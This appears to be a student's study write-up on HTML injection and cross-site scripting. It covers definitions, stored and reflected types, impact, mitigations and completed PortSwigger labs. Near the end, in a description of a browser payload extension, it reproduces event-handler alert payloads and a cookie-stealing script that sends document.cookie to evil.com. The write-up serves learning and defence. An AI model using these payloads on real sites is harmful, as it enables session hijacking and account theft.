XSS and HTML Injection

Introduction

Web applications accept and process user input to provide dynamic content. When this user input is not properly sanitized, it can introduce serious vulnerabilities. Two common client-side vulnerabilities are HTML Injection or HTMLi in short and Cross-Site Scripting (XSS).

What is an HTML injection?

HTML injection is a vulnerability that occurs when a website allows an untrusted user input to be embedded into a web page without proper validation or encoding. This vulnerability exploits the fundamental flaw of HTML as it tries to interpret all text to be hypertext. This means, the attacker can inject arbitrary html code into the page, altering its structure or content.

HTML injection does not always involve running javascript code; Instead, It focuses on injecting html elements such as forms, links, images or misleading text.

What is Cross-Site Scripting?

Cross-Site Scripting or XSS is a more severe form of injection attack where the attacker injects malicious javascript code into a website/application. This script runs in the victim’s browser pretending to be authentic code of the website.

Types of HTML and XSS injection

Both html and xss injection attacks have mainly two types:

- Stored
- Reflected

Stored - When the webserver stores the malicious user input and then presents it later to the same user or potentially other users.

Reflected - When the malicious user input is reflected, usually in the website url. For example, a search function of a website might query

www.foobar.com/search?query=<malicious input>?mobile=true

Methodologies and Approach

Attackers typically exploit these vulnerabilities through:

1. **Input Fields**
2. **URL Parameters**
3. **HTTP Headers**

In general, the approach includes:

1. **Identifying input points that reflect user data**
2. **Injecting HTML or javascript payloads**
3. **Observing whether the payload is executed or not**
4. **Escalating the attack based on application behaviour**

Impact

The impact of html injection and xss can be very significant.

In case of HTML Injection:


1. **Website defacement**
2. **Phishing attacks using fake forms**
3. **User deception and loss of trust**

In case of XSS:

1. **Session Hijacking**
2. **Clickjacking**
3. **Session Fixation**
4. **Malware delivery**
5. **Full account compromise**

XSS is generally considered more dangerous compared to HTMLi due to its ability to execute scripts and access sensitive browser data.

Working of XSS:



Mitigations

To prevent html injection and XSS, the best practices are:

1. **Input Validation**
   - Reject unexpected or malformed input
   - Use allowlists instead of blocklists

2. **Output Encoding**
   - Encode HTML, JavaScript, and URL outputs based on context
   - Use built-in encoding libraries

3. **Content Security Policy (CSP)**
   - Restrict the execution of inline scripts
   - Limit trusted content sources

4. **Use Secure Frameworks**
   - Leverage frameworks that auto-escape output
   - Avoid manual string concatenation in HTML

5. **HTTP Security Headers**
   - Implement headers such as `X-XSS-Protection` and `Content-Type`

6. **Regular Security Testing**
   - Conduct code reviews and penetration testing
   - Use automated scanners and manual assessments


Practical (Lab)

Completed XSS game practical lab at https://xss-game.appspot.com/

Proof of completion:

Completed labs at PortsWigger

https://portswigger.net/web-security/all-labs#cross-site-scripting



Lab: Stored XSS into HTML context with nothing encoded

APPRENTICE

LAB Solved

This lab contains a stored cross-site scripting vulnerability in the comment functionality.

To solve this lab, submit a comment that calls the `alert` function when the blog post is viewed.

Lab: DOM XSS in `document.write` sink using source `location.search`

APPRENTICE

LAB Solved

This lab contains a DOM-based cross-site scripting vulnerability in the search query tracking functionality. It uses the JavaScript `document.write` function, which writes data out to the page. The `document.write` function is called with data from `location.search`, which you can control using the website URL.

To solve this lab, perform a cross-site scripting attack that calls the `alert` function.

Lab: DOM XSS in `innerHTML` sink using source `location.search`

APPRENTICE

LAB Solved


This lab contains a DOM-based cross-site scripting vulnerability in the search blog functionality. It uses an `innerHTML` assignment, which changes the HTML contents of a `div` element, using data from `location.search`.

To solve this lab, perform a cross-site scripting attack that calls the `alert` function.

ACCESS THE LAB

Practical (Tool)


Installed a browser extension called cyberinject:
https://addons.mozilla.org/en-US/firefox/addon/cyberinject/




This toolkit provides several payloads for faster XSS exploitation. The payloads include:

1. Basic alert scripts
2. Image error handler scripts
3. Svg scripts
4. Javascript protocol

Etc..


CyberInject
Security Testing Toolkit
v1.3.0
XSS
SQLI
SSRF
LFI
OTHER
TOOLS
HISTORY
<details open ontoggle=alert(1)>
Details element with toggle event
Marquee Start
<marquee onstart=alert(1)>
Marquee element with start event
Cookie Stealer
<script>document.location='http://evil.com/'+document.cookie</script>
Cookie stealing XSS payload
CyberInject • Professional Security Testing
Ethical Use Only


CyberInject
Security Testing Toolkit
v1.3.0
XSS
SQLI
SSRF
LFI
OTHER
TOOLS
HISTORY
Authorized testing only. Always obtain proper permission.
Search payloads...
Encoding & Fuzzing Tools
URL Encode/Decode
Enter text to encode/decode
Encode
Decode
CyberInject • Professional Security Testing
Ethical Use Only

Conclusion

HTML Injection and Cross-Site Scripting (XSS) are critical client-side vulnerabilities that happen due to improper handling of user-supplied input in websites. While htmlInjection primarily affects the structure and presentation of a web page, leading to defacement, phishing, and user deception. Cross site scripting poses a far more severe threat by enabling the execution of malicious javascript within a victim's browser. This capability allows attackers to hijack sessions, steal sensitive data, and fully compromise user accounts.

Preventing html Injection and xss requires a defense-in-depth approach, combining strict input validation, context-aware output encoding, secure development frameworks, strong browser security policies, and regular security testing. By applying these best practices, organizations can greatly reduce their attack surface and ensure safer, more resilient web applications.